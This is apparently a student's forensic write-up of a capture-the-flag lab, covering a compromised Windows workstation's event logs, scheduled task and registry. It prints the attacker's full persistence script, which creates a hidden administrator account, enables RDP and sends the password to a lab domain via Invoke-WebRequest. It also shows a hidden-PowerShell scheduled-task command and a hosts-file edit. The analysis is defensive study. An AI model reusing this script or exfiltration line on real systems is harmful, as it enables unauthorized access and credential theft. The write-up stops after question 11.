

enduring echo

Incident writeup

Scenario: LeStrade passes a disk image artifacts to Watson. It's one of the identified breach points, now showing abnormal CPU activity and anomalies in process logs.

Target host: HEISEN-9-WS-6

Image / evidence used: Windows filesystem & exported event logs (Security.evtx, System.evtx, PowerShell.evtx), loaded registry hives (SYSTEM, SOFTWARE, SAM, NTUSER.DAT).

Analyst:

Date:

There are many things happening in this task other than just questions asked. There are many other reg queries and bunch of different connections. But in this write-up/report it's not included.

Executive summary

On 2025-08-24 an attacker established persistence via a scheduled task called **SysHelper Update**, which executed `C:\Users\Werni\AppData\Local\JM.ps1`. The script created a privileged local account, generated a time-based password, exfiltrated the new credentials to `NapoleonsBlackPearl.htb`, and persisted a port proxy that forwarded an external listener to an internal SSH host. The chain of evidence is supported by the Task XML, the JM.ps1 script, Security Event ID 4720 (user creation), and the SYSTEM hive PortProxy entries.

Table of contents

1. What was the first (non cd) command executed by the attacker on the host?
2. Which parent process (full path) spawned the attacker's commands?
3. Which remote-execution tool was most likely used for the attack?
4. What was the attacker's IP address?
5. What is the first element in the attacker's sequence of persistence mechanisms?
6. Identify the script executed by the persistence mechanism.
7. What local account did the attacker create?

8. What domain name did the attacker use for credential exfiltration?
 9. What password did the attacker's script generate for the newly created user?
 10. What was the IP address of the internal system the attacker pivoted to?
 11. Which TCP port on the victim was forwarded to enable the pivot?
 12. What is the full registry path that stores persistent IPv4→IPv4 TCP listener-to-target mappings?
 13. What is the MITRE ATT&CK ID associated with the previous technique used by the attacker to pivot to the internal system?
 14. Before the attack, the administrator configured Windows to capture command line details in the event logs. What command did they run to achieve this?
-

1. What was the first (non cd) command executed by the attacker on the host? (string)

Answer (short):

systeminfo

mindset:

Answer will be in the `C:\Windows\System32\winevt\logs\Security.evtx` file because Windows logs all process creation events (Event ID 4688) there under the Detailed Tracking audit policy. With command-line auditing enabled, this is the source of truth for reconstructing exactly what processes and with what arguments were executed on the host.

I opened the Security hive and filtered for 4688 event and used Find with Werni and I saw bunch of things like it was connecting to different domain, doing ssh, many reg queries and etc.

Then I found this event with `systeminfo` command

I know this is the long method but it gave me gist of the overall things are happening and I found accountname (Werni) with seeing different logs in the same hive.

Security Number of events: 5,753

Filtered: Log file: //C:\Users\Administrator\Downloads\The_Enduring_Echo\C\Windows\System32\winevt\logs\Security.evtx; Source: ; Event ID: 4688. Number of events: 2,137

Level	Date and Time	Source	Event ID	Task Category
Information	8/24/2025 10:51:00 PM	Microsoft Windows security...	4688	Process Creation

Event 4688, Microsoft Windows security auditing.

General Details

A new process has been created.

Creator Subject:

- Security ID: NETWORK SERVICE
- Account Name: HEISEN-9-WS-65
- Account Domain: WORKGROUP
- Logon ID: 0x3E4

Target Subject:

- Security ID: NULL SID
- Account Name: Werni
- Account Domain: HEISEN-9-WS-6
- Logon ID: 0x4373B0

Process Information:

- New Process ID: 0x1300
- New Process Name: C:\Windows\System32\cmd.exe
- Token Elevation Type: TokenElevationTypeDefault (1)
- Mandatory Label: Mandatory Label\High Mandatory Level
- Creator Process ID: 0xf34
- Creator Process Name: C:\Windows\System32\wbem\WmiPrvSE.exe
- Process Command Line: cmd.exe /Q /c systeminfo 1> \\127.0.0.1\ADMIN\$ 1756075857.955773 2> &1

Task Category: Process Creation

Log Name: Security

Source: Microsoft Windows security ; Logged: 8/24/2025 10:51:09 PM

Event ID: 4688 Task Category: Process Creation

Level: Information Keywords: Audit Success

User: N/A Computer: Heisen-9-WS-6

OpCode: Info

More Information: [Event Log Online Help](#)

Find

Find what: werni Find Next Cancel

Actions


- Security
- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Filter Current Log...
- Clear Filter
- Properties
- Find...
- Save Filtered Log File As...
- Save Filter to Custom View...
- View
- Delete
- Rename
- Refresh
- Help
- Event 4688, Microsoft Windows security auditing...
- Event Properties
- Save Selected Events...
- Copy
- Refresh
- Help

2. Which parent process (full path) spawned the attacker's commands? (C:\FOLDER\PATH\FILE.ext)

Answer (short):

C:\Windows\System32\wbem\WmiPrvSE.exe

We just have to look at the parent process in that event



3. Which remote-execution tool was most likely used for the attack? (filename.ext)

Answer (short):

wmiexec.py

(no idea about this, my friend did this)

mindset:

With EvtxECmd.exe tool to parse the event logs and check for Windows Security Event ID 4688. Why 4688? Because this event allows us to observe the Process Command Line information.

```
EvtxECmd.exe -d
"The_Enduring_Echo\The_Enduring_Echo\C\Windows\System32\winevt\logs" --csv . -
-csvf evtv.csv
```

We viewed the parsed CSV file using Timeline Explorer, then filtered for Event ID 4688 and searched for "cmd" in the search box. We observed a remote execution process where

WmiPrvSE.exe spawned cmd.exe to execute remote commands. The first command was "cd", followed by "systeminfo". Based on this activity, we conclude that the attacker was using the wmiexec.py tool for remote execution

4. What was the attacker's IP address? (IPv4)

Answer (short):

10.129.242.110

mindset:

I left this question as I couldn't able to figure out this so when we get answer for Q.8, I thought about this and since there's a domain, there should be some connectivity in between to thain and IP address. This was my thought, which is not the correct way to find the answer.

But luckily, I Find for the domain `NapoleonsBlackPearl.htb` in the Security hive and I can see the IP address there! Which is, of course, Attacker's IP

Where to search / evidence to gather:

The screenshot displays the Windows Security Event Viewer interface. At the top, it shows 'Security' with 'Number of events: 5,753'. Below this is a table with columns: Level, Date and Time, Source, Event ID, and Task Category. The first row shows 'Information' level, '8/24/2025 11:00:15 PM' date, 'Microsoft Windows security a...' source, '4688' event ID, and 'Process Creation' task category.

The main pane shows 'Event 4688, Microsoft Windows security auditing.' with tabs for 'General' and 'Details'. The 'General' tab is active, displaying the message 'A new process has been created.' and the following details:

- Creator Subject:**
 - Security ID: S-1-5-21-3871582759-1638593395-315824688-1002
 - Account Name: Werni
 - Account Domain: HEISEN-9-WS-6
 - Logon ID: 0x4373B0
- Target Subject:**
 - Security ID: NULL SID
 - Account Name: -
 - Account Domain: -
 - Logon ID: 0x0
- Process Information:**
 - New Process ID: 0x1374
 - New Process Name: C:\Windows\System32\cmd.exe
 - Token Elevation Type: TokenElevationTypeDefault (1)
 - Mandatory Label: Mandatory Label\High Mandatory Level
 - Creator Process ID: 0x150c
 - Creator Process Name: C:\Windows\System32\cmd.exe
 - Process Command Line: cmd /C "echo 10.129.242.110 NapoleonsBlackPearl.htb >> C:\Windows\System32\drivers\etc\hosts"

A note at the bottom states: 'Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.'

At the bottom of the window, the 'Log Name' is 'Security' and the 'Source' is 'Microsoft Windows security i'. The 'Logged' timestamp is '8/24/2025 11:00:15 PM'.

Overlaid on the right side of the event details is a 'Find' dialog box. It contains a 'Find what:' field with the text 'NapoleonsBlackPearl.htb', a 'Find Next' button, and a 'Cancel' button.

5. What is the first element in the attacker's sequence of persistence mechanisms? (string)

Answer (short):

Scheduled Task: SysHelper Update


mindset:

Persistence is most commonly established with the scheduled tasks hence, here we have to look after scheduled tasks. Now, I don't remember the exact path for the scheduled tasks so i just did the simple google search

AI Mode
All
Images
Videos
News
Shopping
Web
More
Tools

AI Overview

Scheduled tasks in Windows are stored as XML files within the `C:\Windows\System32\Tasks` folder, with their configurations and metadata also registered in the Windows Registry under the `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache` key. On Linux and macOS, scheduled jobs (cron jobs) are stored in `/var/spool/cron/atjobs`.



On Windows

- File System:** The task definitions themselves are stored as XML files in the `C:\Windows\System32\Tasks` directory.
- Registry:** Detailed information, including the task's name, configuration, and metadata, is stored in the Windows Registry under these keys:
 - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree` for the task's name and ID.
 - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks` for the task's metadata and action details.

On Linux and macOS

- File System:** Scheduled jobs, known as cron jobs, are stored in the `/var/spool/cron/atjobs/` directory.

How to view them

- You can view scheduled tasks through the Task Scheduler application in Windows.
- To access the files directly, navigate to the `C:\Windows\System32\Tasks` folder using File Explorer or Command Prompt.

Dive deeper in AI Mode

AI responses may include mistakes. [Learn more](#)

Microsoft Learn
<https://learn.microsoft.com/en-us/answers/questions>

Task Scheduler: c:\Windows\System32\Tasks\ there is no ...

Sep 13, 2021 — Yes, I know that the scheduled tasks are stored in the registry (`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule...`) and ...

Stack Overflow
6 answers · 15 years ago

How to find the location of the Scheduled Tasks folder

Tasks are stored in 3 locations: 1 file system location and 2 registry locations. File system: `C:\Windows\System32\Tasks`

6 answers · Top answer: Tasks are saved in filesystem AND registry Tasks are stored in 3 locations: 1 f...

Where does Windows store the settings for Scheduled ... 3 answers Dec 8, 2013

How do I navigate/change the location of my automated ... 1 answer Jun 24, 2024

[More results from stackoverflow.com](#)

and we have bunch of information. So, I checked in the `C:\Windows\System32\Tasks` folder and I can see a suspicious task named as `SysHelper Update`

Since we have lots of data and every registry hives, we can verify it manually as well just like we saw in google search and in the stackoverflow.

<https://stackoverflow.com/questions/2913816/how-to-find-the-location-of-the-scheduled-tasks-folder>

Evidence / locations:

- Registry TaskCache: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\SysHelper Update` (LastWrite matches attack timeframe)
- Task XML on disk: `C:\Windows\System32\Tasks\SysHelper Update` (shows the script)

inspecting registry TaskCache entries in loaded SOFTWARE hive with Registry Explorer

Why it's the first:

Task registration LastWrite and the script execution events occur before other persistence artifacts (Run keys, services, etc.), making it the earliest persistence element.

The screenshot shows the Windows Registry Explorer with the path `Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\SysHelper Update` selected. The 'Key' field at the bottom is highlighted with a red box. Below the key, the 'Values' tab is active, showing a table of registry values.

Value Name	Value Type	Data
SD	RegBinary	01-00-04-80-78-00-00-00-88-00-00-00-00-00-00-00-14-00-00-00-02-00-64-00-04-00-00-00-00-10-18-00-9F-01-1F-00
Id	RegSz	{A9E60676-5DD6-4DB0-90C2-83BB40916040}
Index	RegDword	3

we can see ID on the right side and now if we go to `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{ID}` we can see the majority of the details

Key name: [A9E60676-5DD6-4DB0-90C2-83BB40916040]

Value Name: Path, Value Type: RegSz, Data: SysHelper Update

Value Name: Hash, Value Type: RegBinary, Data: F1-81-37-55-F7-FF-AD-5B-4F-49-E0-49-77-A7-4A-EB-89-9E-D0-A5-61-28-5D-74-A4-79-A5-46-56-D4-82-37

Value Name: Schema, Value Type: RegDword, Data: 65538

Value Name: Date, Value Type: RegSz, Data: 2025-08-24T16:03:50

Value Name: Author, Value Type: RegSz, Data: HEISEN-9-WS-6\Werni

Value Name: URI, Value Type: RegSz, Data: SysHelper Update

Value Name: Triggers, Value Type: RegBinary, Data: 17-00-00-00-00-00-00-01-07-08-00-00-00-18-00-00-D2-5D-90-10-15-DC-01-00-07-08-00-00-00-18-00-FF-FF-FF-FF-FF-FF-FF-38-21...

Value Name: Actions, Value Type: RegBinary, Data: 03-00-0C-00-00-00-41-00-75-00-74-00-68-00-00-72-00-66-66-00-00-00-14-00-00-00-70-00-6F-00-77-00-65-00-72-00-73-00-68-00-...

Value Name: DynamicInfo, Value Type: RegBinary, Data: 03-00-00-00-A4-41-C9-5A-4B-15-DC-01-01-06-77-7E-FD-15-DC-01-00-00-00-00-00-00-A3-8E-55-7F-FD-15-DC-01

Key: Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{A9E60676-5DD6-4DB0-90C2-83BB40916040}

6. Identify the script executed by the persistence mechanism. (C:\FOLDER\PATH\FILE.ext)

Answer (short):

C:\Users\Werni\AppData\Local\JM.ps1

Since it's a file, we can open it with the editor and look the content inside of it. I opened with notepad and I can see the script location

Evidence / locations:

- On disk: C:\Users\Werni\AppData\Local\JM.ps1 (file contents)

```
SysHelper Update - Notepad
File Edit Format View Help
10 <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
11 <IdleSettings>
12   <Duration>PT10M</Duration>
13   <WaitTimeout>PT1H</WaitTimeout>
14   <StopOnIdleEnd>true</StopOnIdleEnd>
15   <RestartOnIdle>false</RestartOnIdle>
16 </IdleSettings>
17 <AllowStartOnDemand>true</AllowStartOnDemand>
18 <Enabled>true</Enabled>
19 <Hidden>false</Hidden>
20 <RunOnlyIfIdle>false</RunOnlyIfIdle>
21 <WakeToRun>false</WakeToRun>
22 <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
23 <Priority>7</Priority>
24 </Settings>
25 <Actions Context="Author">
26   <Exec>
27     <Command>powershell</Command>
28     <Arguments>-ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Users\Werni\AppData\Local\JM.ps1</Arguments>
29   </Exec>
30 </Actions>
31 <Principals>
32   <Principal id="Author">
33     <UserId>S-1-5-18</UserId>
34     <RunLevel>LeastPrivilege</RunLevel>
35   </Principal>
36 </Principals>
37 </Task>
38
39
40
41
42
43
44
```

7. What local account did the attacker create? (string)

Answer (short):

`svc_netupd`

mindset:

I just searched for "new account creation event id" and it's 4720. All we have to do is, go to the Security.evtx file and filter for the 4720 event. There's only 5 events and only one events was occurred on the date of this task. We can clearly see the account name for that event

Evidence / locations:

- Security.evtx Event ID **4720** (A user account was created): `TargetUserName = svc_netupd`
- SAM hive: `HKLM\SAM\Domains\Account\Users\` → new RID (another place where we can find the answer)
- ProfileList entry: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\<SID>\ProfileImagePath = C:\Users\svc_netupd` (if profile created it could be here, but it's not the case in our files, which is strange)

Why we are confident:

Event 4720 explicitly records account creation with the username `svc_netupd`.

Event Viewer (Local)
Custom Views
Windows Logs
Applications and Services Logs
Saved Logs
Application
Microsoft-Windows-Pow
Microsoft-Windows-Rem
Microsoft-Windows-Rem
Microsoft-Windows-Task
Security
System
Windows PowerShell
Microsoft-Windows-WM
Subscriptions

Security Number of events: 5,753

Filtered: Log: file://C:\Users\Administrator\Downloads\The_Enduring_Echo\C\Windows\System32\winevt\logs\Security.evtx; Source: ; Event ID: 4720. Number

Level	Date and Time	Source	Event ID	Task
Information	8/24/2025 11:05:09 PM	Microsoft Windows security a...	4720	User
Information	8/15/2025 9:10:59 PM	Microsoft Windows security a...	4720	User
Information	4/21/2025 5:46:05 PM	Microsoft Windows security a...	4720	User
Information	4/21/2025 5:46:03 PM	Microsoft Windows security a...	4720	User
Information	4/21/2025 5:42:54 PM	Microsoft Windows security a...	4720	User

Event 4720, Microsoft Windows security auditing.

General

Details

A user account was created.

Subject:
Security ID: SYSTEM
Account Name: HEISEN-9-WS-6\$
Account Domain: WORKGROUP
Logon ID: 0x3E7

New Account:
Security ID: S-1-5-21-3871582759-1638593395-315824688-1003
Account Name: svc_netupd
Account Domain: HEISEN-9-WS-6

Attributes:
SAM Account Name: svc_netupd
Display Name: <value not set>
User Principal Name:

Log Name: Security
Source: Microsoft Windows security i
Event ID: 4720
Level: Information
User: N/A
OpCode: Info
More Information: [Event Log Online Help](#)

Logged: 8/24/2025 11:05:09 PM
Task Category: User Account Management
Keywords: Audit Success
Computer: Heisen-9-WS-6

Key name

values

subkeys

C:\Users\Administrator\Downloads\The_Enduring_Echo\C\Windows\System32\config\SAM

ROOT0

SAM2

Domains1

Account2

Aliases1

Groups1

Users1

000001F44

000001F53

000001F74

000001F85

000003EA4

000003EB4

Names1

Administrator1

DefaultAccount1

Guest1

svc_netupd1

WDAGUtilityAccount1

Werni1

000003E80

Builtin3

Aliases1

Groups1

Users1

LastSkuUpgrade1

RXACT1

Associated deleted records0

Unassociated deleted values7

C:\Users\Administrator\Downloads\The_Enduring_Echo\C\Windows\System32\config\SECURITY

C:\Users\Administrator\Downloads\The_Enduring_Echo\C\Windows\System32\config\SYSTEM

C

(default)

RegUnknown

00-00-00-00

8. What domain name did the attacker use for credential exfiltration? (domain)

Answer (short):

`NapoleonsBlackPearl.htb`

We simply have to open that JM.ps1 file and we can clearly see this domain in that

Evidence / locations:

- JM.ps1 script: `Invoke-WebRequest -Uri "http://NapoleonsBlackPearl.htb/Exchange?data=..."` (clear text)

```
JM.ps1 - Notepad
File Edit Format View Help
# List of potential usernames
$usernames = @("svc_netupd", "svc_dns", "sys_helper", "WinTelemetry", "UpdaterSvc")

# Check for existing user
$existing = $usernames | Where-Object {
    Get-LocalUser -Name $_ -ErrorAction SilentlyContinue
}

# If none exist, create a new one
if (-not $existing) {
    $newUser = Get-Random -InputObject $usernames
    $timestamp = (Get-Date).ToString("yyyyMMddHHmmss")
    $password = "Watson_$timestamp"

    $securePass = ConvertTo-SecureString $password -AsPlainText -Force

    New-LocalUser -Name $newUser -Password $securePass -FullName "Windows Update Helper" -Description "System-managed service"
    Add-LocalGroupMember -Group "Administrators" -Member $newUser
    Add-LocalGroupMember -Group "Remote Desktop Users" -Member $newUser

    # Enable RDP
    Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal Server" -Name "fDenyTSConnections" -Value 0
    Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
    Invoke-WebRequest -Uri "http://NapoleonsBlackPearl.htb/Exchange?data=$(Convert)::ToBase64String([Text.Encoding]::UTF8.GetBytes($password))"
}
```

9. What password did the attacker's script generate for the newly created user? (string)

Answer (short):

`Watson_20250824160509` (derived from host local time when account was created; format `Watson_yyyyMMddHHmmss` - event 4720 time converted to UTC-7)

Evidence / locations / method:

- Script defines: `$password = "Watson_$timestamp"` where `$timestamp = (Get-Date).ToString("yyyyMMddHHmmss")`.

- Event 4720 (`TimeCreated=2025-08-24T23:05:09Z`) → host local (UTC-7) = `2025-08-24 16:05:09` → timestamp `20250824160509` .

we can use the same event of 4720 since it was account creation time and password is generating all together which we know from reading the JM.ps1 script and we just have to -7 hours to get the UTC format

The screenshot shows the Windows Event Viewer interface. On the left, the 'Security' log is selected under 'Applications and Services Logs'. The main pane displays a list of events, with Event 4720 selected. The details pane shows the following information:

Level	Date and Time	Source	Event ID
Information	8/24/2025 11:05:09 PM	Microsoft Windows security a...	4720
Information	8/15/2025 9:10:59 PM	Microsoft Windows security a...	4720
Information	4/21/2025 5:46:05 PM	Microsoft Windows security a...	4720
Information	4/21/2025 5:46:03 PM	Microsoft Windows security a...	4720
Information	4/21/2025 5:42:54 PM	Microsoft Windows security a...	4720

The details pane for Event 4720, Microsoft Windows security auditing, shows the following fields:

- Home Drive: <value not set>
- Script Path: <value not set>
- Profile Path: <value not set>
- User Workstations: <value not set>
- Password Last Set: <never>
- Account Expires: <never>
- Primary Group ID: 513
- Allowed To Delegate To: -
- Old UAC Value: 0x0
- New UAC Value: 0x15
- User Account Control:
 - Account Disabled
 - 'Password Not Required' - Enabled
 - 'Normal Account' - Enabled
- User Parameters: <value not set>
- SID History: -
- Logon Hours: All

At the bottom, the 'General' tab shows the following summary information:

- Log Name: Security
- Source: Microsoft Windows security
- Event ID: 4720
- Level: Information
- User: N/A
- OpCode: Info
- More Information: [Event Log Online Help](#)
- Logged: 8/24/2025 11:05:09 PM
- Task Category: User Account Management
- Keywords: Audit Success
- Computer: Heisen-9-WS-6

10. What was the IP address of the internal system the attacker pivoted to? (IPv4 address)

Answer (short):


`192.168.1.101`

mindset:


So next 4 questions are like same category if we read them. This question is asking for which IP attacker was pivoted to, next asks for attacked connected on which port and third is asking for the hive path where this connection gets stored. So logically thinking, we can find this and next question answer if we find answer of third question.

I just searched third question on google and it gave me answer and link for the proof!

<https://gist.github.com/scottmwyant/06853dbfa4e4728b24352e33555da335>



I just navigate to that path and found where it was pivoted to.



Evidence / locations:

- SYSTEM hive portproxy value data shows `192.168.1.101:22` (value data under `HKLM\SYSTEM\ControlSet00X\Services\PortProxy\v4tov4\tcp\0.0.0.0:9999`).
-

11. Which TCP port on the victim was forwarded to enable the pivot? (port 0-65565)

Answer (short):

`9999`

We can see this in the previous question's answer

